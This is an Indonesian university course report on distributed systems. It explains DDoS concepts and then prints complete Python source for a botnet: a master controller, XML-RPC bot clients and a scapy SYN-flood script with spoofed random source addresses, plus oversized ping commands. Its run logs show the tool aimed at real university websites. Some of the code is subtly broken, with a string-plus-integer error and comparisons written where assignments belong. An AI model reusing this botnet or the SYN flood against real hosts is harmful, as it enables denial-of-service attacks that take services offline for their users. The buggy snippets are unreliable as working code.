LAPORAN TUGAS BESAR
SISTEM TERDISTRIBUSI PARALEL
Distributed Denial of Service Attacks (DDoS)

Disusun Oleh :

Aditya Alif Nugraha	1301154183
Nadine Azhalia P.	1301154519
Regita Anjani	1301154477
Rismada Gerra N.	1301154561

Kelas : IF 39-01

PRODI S1 TEKNIK INFORMATIKA
FAKULTAS INFORMATIKA
UNIVERSITAS TELKOM
BANDUNG
2018

Daftar Isi

1 Pendahuluan

1.1 Latar Belakang

Pada era modern ini, kemajuan dibidang teknologi dan sistem komputer semakin pesat. Semakin banyak teciptanya website maupun teknologi yang tercipta pada era ini. Semakin berkembangnya sebuah teknologi dan sistem komputer juga semakin berkembangnya kejahatan yang terjadi. Banyaknya kejahatan yang tejadi, membuktikan bahwa sering kali beberapa teknolologi ataupun system komputer memiliki sistem keamanan yang kurang baik. Salah satu serangan yang biasa dilakukan oleh para *hacker* adalah dengan melalukan serangan *Distributed Denial of Service Attacks* (DDoS).

DDoS adalah sebuah jenis serangan yang dilakukan terhadap komputer ataupun server pada sebuah jaringan. Serangan *Ping flood* dan *Syn flood* merupakan salah satu serangan dari DDoS yang sangat besar. Pada tugas besar kali ini kami akan membuat sebuah program yang dapat mensimulasikan bagaimana sebuah DDoS melakukan penyerangan terhadap website pada sebuah ssstem terdistribusi. Yang mana hasil dari tugas kali ini diharapkan dapat menjadi dasar dari website yang dituju untuk memperbaiki sistem yang dimiliki.

1.2 Rumusan Masalah

Adapun rumusan masalah yang kami buat, yaitu:

1. Bagaimana cara mengimplementasikan serangan Distributed Denial of Service (DDoS) untuk sebuah website?
2. Apakah website igracias.telkomuniversity.ac.id memiliki mekanisme pertahanan terhadap serangan?

1.3 Tujuan

Adapun tujuan yang didapatkan setelah menyelesaikan tugas ini, yaitu:


1. Mahasiswa memahami konsep dari serangan Distributed Denial of Service (DDoS)
2. Mahasiswa mengerti bagaimana cara mengimplementasikan serangan Distributed Denial of Service (DDoS)

2 Landasan Teori

2.1 Sistem Terdistribusi

Sistem Terdistribusi adalah sekumpulan komputer otonom / otonimi (walaupun komputer tidak terhubung ke jaringan, komputer tersebut tetap dapat berjalan) yang terhubung ke dalam suatu jaringan, namun bagi pengguna system terdistribusi system ini akan terllihat seperti satu computer saja.

> "*Sistem terdistribusi adalah sistem terdiri dari koleksi otonom mesin terhubung dengan jaringan komunikasi dan dilengkapi dengan sistem perangkat lunak yang dirancang untuk menghasilkan suatu lingkungan komputasi yang terpadu dan konsisten.*" [JIA'05]



Gambar 1: Contoh Sistem Terdistibusi (https://sisterkitakita.wordpress.com/2015/01/25/contoh-pengaplikasian-sistem-terdistribusi/)

2.2 Distributed Denial of Services Attack (DDoS)

Distributed Denial of Service (DDoS) attacks merupakan jenis serangan yang dilakukan oleh attacker terhadap sebuah komputer atau server di dalam jaringan internet dengan cara menghabiskan sumber daya (*resource*) yang dimiliki oleh komputer tersebut sampai komputer tersebut tidak dapat menjalankan fungsinya lagi dengan benar, sehingga secara tidak langsung mencegah pengguna lain untuk mengakses layanan dari komputer yang diserang tersebut.

Tenik DDoS yang bisa digunakan, diantaranya adalah:

- Volumetric Attack/Bandwidth Attack
- Fragmentation attack
- TCP state exhaustion attack
- Application layer attack
- Server request Flood
- Syn Attack/ Syn Flooding
- Peer-to-peer Attack
- Phlashing
- Application level Flood Attack
- DRDoS (Distributed reflection DoS)
- dll

2.2.1 Botnet

Botnet merupakan sebuah teknik penyerangan yang dimiliki oleh DDoS. Penyerangan ini dilakukan oleh penyerang menginfeksi beberapa komputer dengan malware. Dengan malware ini

penyerang bisa mengendalikan Komputer yang telah terinfeksi ini. Sehingga ibaratnya komputer ini seperti robot (bot) saja, karena bisa dikendalikan penyerang dari jauh.

2.2.2 Master

Master merupakan komputer yang memegang kendali atas botnet. Master dapat mengirimkan perintah penyerangan kepada target yang dilakukan oleh botnet. Master hanya terdhiri dari satu komputer saja untuk mengendalikan beberapa botnet dalam penyerangan target.

2.3 Jenis Serangan DDoS

Jenis serangan yang digunakan untuk melakukan penyerangan terhadap target ada berbagai macam, dalam kasus ini jenis serangan yang digunakan hanya dua yaitu *ping of death* dan *syn flooding*:

2.3.1 Ping of Death

Adalah serangan yang sering digunakan. Serangan ini menggunakan *utility ping* pada sebuah sistem operasi. *Ping* biasanya digunakan untuk memeriksa keberadaan sebuah host atau alamat IP dari sebuah website.

2.3.2 Syn flooding

Adalah serangan yang dilakukan dengan memanfaatkan kelemahan protokol pada saat terjadinya proses *handshake* (penyatuan). Saat dua buah komputer memutuskan untuk memulai komunikasi, maka komputer penyerang akan mengirim *syn*. Komputer target akan menjawab dengan mengirimkan *syn ack* kepada komputer penyerang. Penyerang akan mengirim banyak paket *syn* kepada target yang mengakibatkan target harus terus menjawab permintaan dari penyerang. Alamat IP penyerang akan dilakukan penyamaran (*spoofed*) sehingga alamat yang dicatat oleh target adalah alamat yang salah. Target akan bingung untuk menjawab permintaan koneksi TCP yang baru karena masih menunggu balasan *ack* dari penyerang yang tidak diketahui tersebut. Koneksi juga akan dibanjiri oleh permintaan syn yang dikirim oleh pengirim secara terus menerus. Serangan seperti ini menghambat penerim/server memberikan pelayanan kepada user yang lain.

3 Implementasi

3.1 Deskripsi Sistem

Dalam percobaan kali ini permasalahan yang diangkat adalah melakukan pengujian terhadap ketahanan website igracias.telkomuniversity.ac.id terhadap serangan DDoS. Sistem yang dibuat pada percobaan kali ini yakni dengan melakukan infeksi pada beberapa komputer (*botnet*) dengan menerapkan malware pada komputer yang akan dijadikan botnet. Setelah dilakukan infeksi maka komputer yang menjadi master akan melakukan pemantauan dan penyerangan terhadap targetnya.


3.1.1 Requirement

1. Master dapat memberikan perintah pada botnet untuk menyerang target melalui sebuah pesan.
2. Botnet menerima pesan master saat botnet dalam keadaan online.
3. Botnet dapat melakukan penyerangan terhadap target menggunakan serangan berupa *ping of death* atau *syn flooding*.
4. Master dapat mengatur penyerangan yang dilakukan oleh botnet terhadap target.
5. Master dapat mengetahui perubahan IP pada botnet dan IP yang dimiliki master tetap.
6. Jika terdapat 2 target dan/atau 2 jenis serangan, maka master akan memilih secara acar target dan jenis serangan.
7. Botnet akan memberikan informasi bila telah berhasil atau gagal dalam melakukan penyerangan.

3.2 Arsitektur Sistem


Rancangan secara umum yang akan dibangun akan seperti yang ada pada gambar 1. Master sebagai penyerang akan menggunakan banyak komputer (*botnet*) untuk menyerang suatu server atau jaringan sampai server tersebut lemah dan tidak dapat lagi menjalankan fungsinya dengan baik.

Sebelum melakukan penyerangan, master harus mengirim file yang dapat menginfeksi komputer (*botnet*) yang mengunduh file tersebut. Setelah *botnet* menjalankan file tersebut, maka *botnet* akan meyerang target sesuai dengan pesan yang dikirim oleh master.



Gambar 2: Arsitektur Sistem

Arsitektur atau gambaran dari program DDoS yang dibangun dapat dilihat pada Gambar 2, dimana kotak merepresentasikan nama file dan panah merepresentasikan fungsi yang dimiliki file tersebut.



Gambar 3: Arsitektur Program

Penjelasan:

1. Pendaftaran ip botnet akan dilakukan pada file [ip_registrar.py] dengan menggunakan fungsi **registerIP** dan penghapusan ip botnet akan dilakukan menggunakan fungsi **unregisterIP**. IP yang telah terdaftar atau terhapus akan tersimpan datanya pada file [botnet_list.txt]
2. Pada file [main_botnet.py] akan menungu command yang diberikan dari file [main_master.py] dengan menggunakan fungsi **give_command**
3. Saat botnet menerima command dari file [main_master.py], botnet akan mengurai format massage yang diberikan oleh master
4. Saat botnet berhasil mengirimkan paket sejumlah yang diperintahkan oleh master, botnet akan memberitahu ip registrar menggunakan fungsi **inform_master**

3.2.1 Format Message

Format message yang dikirimkan master kepada botnet dan di parse oleh botnet

type	attack atau stop
target_ip	0.0.0.0 (ip addres yang dimiliki target)
attack_type	icmp atau syn

number_of_attack	integer

3.3 Requirement System

Software yang digunakan:

a. Bahasa: Python

b. Messaging: RPC

c. Library: signal, os, sys, socket, platform, xmlrpc, socketserver, random, threading, scapy, random, dan time.

Hardware yang digunakan:

a. Target: website igracias.telkomuniversity.ac.id

b. Master: 1 (1 laptop)

c. Botnet: 3 (3 Laptop)

d. Jaringan: WLAN

3.4 Source Code

3.4.1 Folder Botnet

- **File: main_botnet.py**

```
import signal
import os
import sys
import socket
import platform
import xmlrpc.client
from xmlrpc.server import SimpleXMLRPCServer, SimpleXMLRPCRequestHandler
from socketserver import ThreadingMixIn

try:
    import scapy
except:
    os.system("pip install scapy")

def getIpAddress():
    """Mendapatkan IP Addres komputer ini"""
    return socket.gethostbyname(socket.gethostname())


class SimpleThreadXMLRPCServer(ThreadingMixIn, SimpleXMLRPCServer):
    pass


class RequestHandler(SimpleXMLRPCRequestHandler):
    rpc_paths = ("/RPC2",)


class BotNet:
    def __init__(self, ip_master):
        """Inisialisasi semua variabel yang dibutuhkan"""
        self.ip_master = ip_master
        self.isAttack = False
        self.client = xmlrpc.client.ServerProxy("http://"+ip_master+":8000")
        self.server = SimpleThreadXMLRPCServer((getIpAddress(), 5000),
                                               requestHandler=RequestHandler,
                                               logRequests=False,
                                               allow_none=True,
                                               )

    def listenMaster(self):
        """Botnet siap menerima pesan dari master"""
        self.server.register_introspection_functions()
        # self.server.register_function(self.attackTarget, "attack_target")
        self.server.register_function(self.receiveCommand, "give_command")
        self.server.serve_forever()

    def stopAttack(self):
        """Botnet berhenti menyerang target"""
        self.client.unregister_ip(ip_address)
        os.kill(os.getpid(), signal.CTRL_C_EVENT)
```

```
    def receiveCommand(self, message):
        """Menerima command dari master"""
        if message["type"] == "attack":
            if self.isAttack == False:
                self.isAttack == True
                self.attackTarget(message)
            else:
                print("You already attack an target!")
        elif message["type"] == "stop":
            self.stopAttack()

    def get_platform(self):
        """Botnet menerima operating system yang digunakan"""
        return platform.system()

    def attackTarget(self, message):
        """Pengkondisian penyerangan sesuai dengan tipe serangan dan jumlah
paket"""
        if (self.get_platform().lower() == "linux"):
            if message["attack_type"] == "icmp":
                os.system("ping "+message["target_ip"] + " -s 65500")
            elif message["attack_type"] == "syn":
                os.system("python syn_attack.py " +
                          message["target_ip"] + 80 +
str(message["number_of_attack"]))
        elif (self.get_platform().lower() == "windows"):
            if message["attack_type"] == "icmp":
                os.system("ping "+message["target_ip"] +
                          " -l 65500 -n " + str(message["number_of_attack"]))
            elif message["attack_type"] == "syn":
                os.system("python syn_attack.py " +
                          message["target_ip"] + " " + str(80) + " " +
str(message["number_of_attack"]))
        self.isAttack == False
        self.informMaster(message["target_ip"], "success")

    def informMaster(self, target, status):
        """Memberitahu master bila sudah selesai melakukan penyerangan"""
        self.client.inform_master(getIpAddress(), target, status)


if __name__ == '__main__':
    botnet = BotNet(ip_master="192.168.1.16")
    print(botnet.client.system.listMethods())
    ip_address = getIpAddress()
    botnet.client.register_ip(ip_address)
    try:
        botnet.listenMaster()
    except KeyboardInterrupt:
        botnet.client.unregister_ip(ip_address)
        os.system("python main_botnet.py")
```

- **File: syn_attack.py**

```
import socket
import random
import sys
import threading
from scapy.all import IP, TCP, send

if len(sys.argv) != 4:
    print("Usage: %s <Target IP> <Port> <Number of Packet(s)>" % sys.argv[0])
    sys.exit(1)

target = sys.argv[1]
port = int(sys.argv[2])
num_attack = int(sys.argv[3])

total = 0

class sendSYN(threading.Thread):
    global target, port

    def __init__(self):
        """Inisialisasi untuk menggunakan threading"""
        threading.Thread.__init__(self)

    def run(self):
        """Menjalankan thread"""
        i = IP()
        i.src = "%i.%i.%i.%i" % (random.randint(1, 254), random.randint(
            1, 254), random.randint(1, 254), random.randint(1, 254))
        i.dst = target

        t = TCP()
        t.sport = random.randint(1, 65535)
        t.dport = port
        t.flags = 'S'

        send(i/t, verbose=0)


print("Flooding %s:%i with SYN packets." % (target, port))
# Melakukan syn attack sebanyak jujmlah paket yang diminta oleh master
for _ in range(num_attack):
    sendSYN().start()
    total += 1
    sys.stdout.write("\rTotal packets sent:\t\t\t%i" % total)

sys.exit(0)
```

3.4.2 Folder Master

- **File: ip_registrar.py**

```
from xmlrpc.server import SimpleXMLRPCServer, SimpleXMLRPCRequestHandler
import socket
from time import gmtime, strftime


class RequestHandler(SimpleXMLRPCRequestHandler):
    rpc_paths = ("/RPC2",)


def getMasterIpAddress():
    """Mendapatkan IP Address komputer master"""
    return socket.gethostbyname(socket.gethostname())

def registerIP(ip_address):
    """Mendaftarkan IP Address botnet ke file botnet_list.txt"""
    with open("botnet_list.txt", "a") as file:
        file.write(ip_address+"\n")

def unregisterIP(ip_address):
    """Menghilangkan IP Address botnet dari file botnet_list.txt"""
    ip_list = []
    with open("botnet_list.txt", "r") as file:
        ip_list = file.readlines()
        ip_list = [x.strip() for x in ip_list]
        try:
            ip_list.remove(ip_address)
        except ValueError:
            print("Already removed!")

    with open("botnet_list.txt", "w") as file:
        for ip in ip_list:
            file.write(ip+"\n")

def getLogFromBotnet(ip_botnet, ip_target, status):
    """Menyimpan log penyerangan dari botnet pada file log.txt"""
    with open("log.txt", "a") as file:
        if status == "success":
            file.write("("+strftime("%Y-%m-%d %H:%M:%S", gmtime()) + ") " +
                       ip_botnet+" successfully attack " + ip_target + "\n")
        elif status == "failed":
            file.write("("+strftime("%Y-%m-%d %H:%M:%S", gmtime()) +
                       ") " + ip_botnet+" failed to attack " + ip_target +
"\n")

if __name__ == '__main__':
    print("Listening botnet request(s) on " + getMasterIpAddress())
    server = SimpleXMLRPCServer(
```

```
        (getMasterIpAddress(), 8000), requestHandler=RequestHandler,
allow_none=True)
    server.register_introspection_functions()
    server.register_function(registerIP, "register_ip")
    server.register_function(unregisterIP, "unregister_ip")
    server.register_function(getLogFromBotnet, "inform_master")
    server.serve_forever()
```

- **File: main_master.py**

```
"""
message_format = {
    "type": "attack", # "attack" or "stop"
    "target_ip": "0.0.0.0",
    "attack_type": "icmp", "icmp" or "syn"
    "number_of_attack": 1
}
"""
import copy
import random
import xmlrpc.client
import os
import threading
import socket


class CommandRunner(threading.Thread):
    def __init__(self, ip, message):
        """Inisialisasi thread untuk menjalankan command"""
        threading.Thread.__init__(self)
        self.ip = ip
        self.message = message

    def run(self):
        """Menjalankan thread yang telah dibuat"""
        # print("AAA")
        s = xmlrpc.client.ServerProxy("http://"+self.ip+":5000")
        # print(s.system.listMethods())
        s.give_command(self.message)


class DDoSMaster:
    def __init__(self):
        """Inisialisasi variabel untuk komputer master"""
        # self.p = Pool(2)
        self.botnets = self.getBotNetList()
        self.message = {
            "type": "attack",  # "attack" or "stop"
            "target_ip": ["igracias.telkomuniversity.ac.id",
"telkomuniversity.ac.id"],
```

```
            "attack_type": "syn",
            "number_of_attack": 1000
        }
        self.bot_thread = []
        self.log = []

    def distributeCommand(self):
        """Menyebarkan command yang telah dibuat untu botnet"""
        n_targets = len(self.message["target_ip"])
        for bot in self.botnets:
            target_idx = random.randint(0, n_targets-1)
            if self.message["type"] == "attack":
                print(bot + " --attacking--> " +
                      self.message["target_ip"][target_idx])
            elif self.message["type"] == "stop":
                print(bot + " --stop attacking--X " +
                      self.message["target_ip"][target_idx])
            try:
                message_to_botnet = copy.deepcopy(self.message)
                message_to_botnet["target_ip"] =
self.message["target_ip"][target_idx]
                current = CommandRunner(bot, message_to_botnet)
                self.bot_thread.append(current)
                current.start()
            except ConnectionRefusedError:
                print("BotNet died! IP: ", bot)

    def buildAttack(self):
        """Menyiapkan message attack yang akan dikirim ke botnet"""
        self.message["type"] = "attack"
        self.distributeCommand()

    def stopAttack(self):
        """Memberhnetikan attack kepada target/server"""
        self.message["type"] = "stop"
        self.distributeCommand()

    def getBotNetList(self):
        """Menampilkan list botnet yang tersedia"""
        ip_list = []
        with open("botnet_list.txt", "r") as file:
            ip_list = file.readlines()
            ip_list = [x.strip() for x in ip_list]
        return list(set(ip_list))

    def parseMenu(self, menu):
        """Menjalankan fungsi yang ditampilkan di menu"""
        if menu == "1":
            # print("!")
            self.buildAttack()
            print("Press Enter to skip... You can see in log menu")
```

```
            input()
            # self.distributeCommand(self.message)
        elif menu == "2":
            self.botnets = self.getBotNetList()
            print("*** BotNet List ***")
            print(self.botnets)
            print("Press Enter to back...")
            input()
        elif menu == "3":
            self.botnets = self.getBotNetList()
            self.stopAttack()
        elif menu == "4":
            # print("Insert Target IP: ", end="")
            print("If you have more than 1 target, just separate by comma")
            target_ip = str(input("Insert Target IP: "))
            print("\nAttack Type Available: icmp or syn")
            attack_type = str(input("Insert Attack Type: "))
            print()
            number_of_attack = str(input("Insert Amount of Attack Packet: "))
            self.changeAttack(target_ip, attack_type, number_of_attack)
        elif menu == "5":
            self.viewAttackOption()
        elif menu == "6":
            self.showLog()
            print("Press Enter to back...")
            input()

    def stopThread(self, ip):
        """Memberhentikan thread sesuai dengan ip botnet"""
        for bot in self.bot_thread:
            if bot.ip == ip:
                bot._stop()
                break

    def showLog(self):
        """Menampilkan log penyerangan yang dilakukan"""
        f = open("log.txt", "r")
        for line in f:
            print(line, end="")
        f.close()

    def changeAttack(self, ip_target, attack_type, number_of_attack):
        """Mengubah target, jenis serangan, dan jumlah paket yang dikirim"""
        self.message["target_ip"] = ip_target.split(",")
        if len(self.message["target_ip"]) == 1:
            list_targets = []
            list.append(self.message["target_ip"])
            self.message["target_ip"] = list_targets
        self.message["attack_type"] = attack_type.split(",")
        self.message["number_of_attack"] = number_of_attack
```

```
    def viewAttackOption(self):
        """Melihat target, jenis serangan, dan jumlah paket yang dikirim"""
        print("Target IP(s): " + str(self.message["target_ip"]))
        print("Attack Type(s): " + str(self.message["attack_type"]))
        print("Number of Packet: " + str(self.message["number_of_attack"]))
        print("Press Enter to back...")
        input()


def getMasterIpAddress():
    """Mendapatkan IP Address komputer master"""
    return socket.gethostbyname(socket.gethostname())


if __name__ == '__main__':
    this_ip = getMasterIpAddress()
    ddos = DDoSMaster()
    menu = 0
    while menu != 99:
        os.system("cls")
        print("========== Welcome to DDoS Attack Application! ==========")
        print("Your IP Address: ", this_ip)
        # ddos.parseMenu(menu)
        print("1. Attack Target")
        print("2. View Botnet List")
        print("3. Stop Attack")
        print("4. Change Attack Option")
        print("5. View Attack Option")
        print("6. View Log")
        print("Select: ", end="")
        menu = str(input())
        os.system("cls")
        ddos.parseMenu(menu)
        # os.system("cls")
```

3.5 Hasil Implementasi

3.5.1 Hasil Implementasi folder master

Tampilan menu awal untuk master:

```
========== Welcome to DDoS Attack Application! ==========
Your IP Address:  192.168.1.16
1. Attack Target
2. View Botnet List
3. Stop Attack
4. Change Attack Option
5. View Attack Option
6. View Log
Select:
```

Tampilan menu lihat list botnet:

```
*** BotNet List ***
['192.168.1.24', '192.168.1.16']
Press Enter to back...
```

Tampilan penyerangan masing-masing botnet:

```
192.168.1.24 --attacking with syn--> igracias.telkomuniversity.ac.id
192.168.1.16 --attacking with icmp--> 192.168.1.1
Press Enter to skip... You can see in log menu
```

Tampilan isi pesan:

```
Target IP(s): ['igracias.telkomuniversity.ac.id', '192.168.1.1']
Attack Type(s): ['icmp', 'syn']
Number of Packet: 4
Press Enter to back...
```

Tampilan log penyerangan:

```
(2018-05-04 13:21:28) 192.168.1.16 successfully attack 192.168.1.1 with syn
(2018-05-04 13:22:38) 192.168.1.16 successfully attack igracias.telkomuniversity.ac.id with icmp
(2018-05-04 13:22:51) 192.168.1.24 successfully attack igracias.telkomuniversity.ac.id with syn
(2018-05-04 13:22:57) 192.168.1.16 successfully attack 192.168.1.1 with icmp
(2018-05-04 13:22:59) 192.168.1.24 successfully attack igracias.telkomuniversity.ac.id with syn
Press Enter to back...
```

Tampilan setelan untuk mengubah isi pesan:

```
If you have more than 1 target, just separate by comma
Insert Target IP: telkomuniversity.ac.id

Attack Type Available: icmp or syn
Insert Attack Type: syn

Insert Amount of Attack Packet: 100
```

3.5.2 Hasil Implementasi folder Botnet

Tampilan hasil serangan yang dilakukan oleh botnet terhadap target:

```
D:\!Telkom University\CSH3J3-Distributed-and-Parallel-System\DDoS\botnet>python main_botnet.py
['inform_master', 'register_ip', 'system.listMethods', 'system.methodHelp', 'system.methodSignature', 'unregister_ip']
Flooding 192.168.1.1:80 with SYN packets.
Total packets sent:                     4
Pinging igracias.telkomuniversity.ac.id [103.233.100.124] with 65500 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 103.233.100.124:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

Pinging 192.168.1.1 with 65500 bytes of data:
Reply from 192.168.1.1: bytes=65500 time=43ms TTL=64
Reply from 192.168.1.1: bytes=65500 time=38ms TTL=64
Reply from 192.168.1.1: bytes=65500 time=25ms TTL=64
Reply from 192.168.1.1: bytes=65500 time=171ms TTL=64

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 25ms, Maximum = 171ms, Average = 69ms
Flooding telkomuniversity.ac.id:80 with SYN packets.
Total packets sent:                     100
```

4 Analisa dan Kesimpulan

4.1 Analisa

Beberapa website sudah dapat mengatasi serangan icmp dengan ukuran paket yang besar. Hal tersebut terlihat dari paket yang mengalami *request timed out.* Tetapi hampir semua website belum bisa mengatasi serangan *syn flooding*. Hal tersebut ditandai dengan masih diterimanya *request syn*. Tetapi untuk jumlah *request* yang sedikit, hal tersebut tidak dapat membuat website tersebut *down*.

Untuk website target yang kami uji yaitu igracias.telkomuniversity.ac.id memiliki ketahanan yang baik dari serangan *syn flooding* dan icmp. Karena igracias tetap dapat diakses dengan lancar saat simulasi dilakukan.

4.2 Kesimpulan

Dibutuhkan banyak botnet untuk dapat menyerang suatu website hingga *down*. Terutama untuk website yang memiliki ketahanan yang kuat dari *hacker* atau penyerang.